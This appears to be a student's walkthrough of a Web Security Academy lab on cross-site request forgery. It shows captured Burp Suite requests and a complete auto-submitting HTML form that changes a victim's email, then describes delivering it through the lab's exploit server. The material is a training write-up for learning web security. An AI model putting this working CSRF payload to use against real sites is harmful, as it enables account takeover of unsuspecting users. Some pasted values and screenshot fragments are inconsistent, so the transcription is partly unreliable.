<p>Pretty Raw Hex</p> <pre> 1 POST /my-account/change-email HTTP/2 2 Host: 0a5b00bf04fd4b82854becae0059003f.web-security-academy.net 3 Cookie: session=5cVzm4fILMCwPZ7C2hCMQAAfBkPeChCv 4 Content-Length: 58 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US 10 Upgrade-Insecure-Requests: 1 11 Origin: https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net 12 Content-Type: application/x-www-form-urlencoded 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q= 0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net/ my-account?id=wiener 20 Accept-Encoding: gzip, deflate, br 21 Priority: u=0, i 22 23 email=fake%40123.com&amp;csrf=jZ4lcspJZZ3anQFlG3IQty1zSnw3WRsAB </pre>	<p>Pretty Raw Hex Render</p> <pre> 1 HTTP/2 302 Found 2 Location: /my-account?id=wiener 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6 </pre>

After swapping the response shows it is accepted, so generate CSRF PoC from **Burp suite professional**.

Burp Suite Professional v2024.7.5 - Temporary Project - Shabin

**Request**

Pretty Raw Hex

```

1 POST /my-account/change-email HTTP/2
2 Host: 0a5b00bf04fd4b82854becae0059003f.web-security-academy.net
3 Cookie: session=5cvzn4fILMCwPZ7C2hCMQAAFBkPeChCv
4 Content-Length: 58
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.1 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml,application/javascript,image/webp,image/apng,*/*;q=0.8,application/signed-off-bytes
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i

```

**Repeater**

Scan  
Do passive scan  
Do active scan

Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Send to Organizer Ctrl+O  
Insert Collaborator payload  
Show response in browser  
Request in browser >

**Engagement tools** >

- Find references
- Discover content
- Schedule task
- Generate CSRF PoC**

HTTP/2 302 Found  
Location: /my-account?id=wiener  
X-Frame-Options: SAMEORIGIN  
Content-Length: 0

Open options in that window and make sure the “include auto-submit script” option is turned on.

After that click **regenerate** and **Copy HTML**,

CSRFTOKEN:

```

<html>
  <!-- CSRF PoC -- generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net/my-account/change-email" method="post">
      <input type="hidden" name="email" value="fake&#64;123&#46;com" />
      <input type="hidden" name="csrf" value="jZ4lcsPjZz3anQFlG3IQy1zSnw3WRsAB" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

```

Regenerate Copy HTML Close

After this open our lab and there we can see a option of “**Go To Exploit Server**”

On the top.



Go to exploit server and paste the copied HTML on the Body.

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a5b00bf04fd4b82854becae0059003f.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="fake123&#64;123&#46;com" />
<input type="hidden" name="csrf" value="jZ41cspJZZ3anQFIG3IQy1zSnw3WRsAB" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", '/');
document.forms[0].submit();
</script>
```

Body:

Store View exploit Deliver exploit to victim Access log

Change the email from the code and Later click “**Store**” and “**Deliver exploit to victim**” .

Here the exploit is delivered to the victim, before only we could see the result, now the all server got exploited.

To see the changes we can click “**View Exploit**”.

Later you can see the lab is completed.

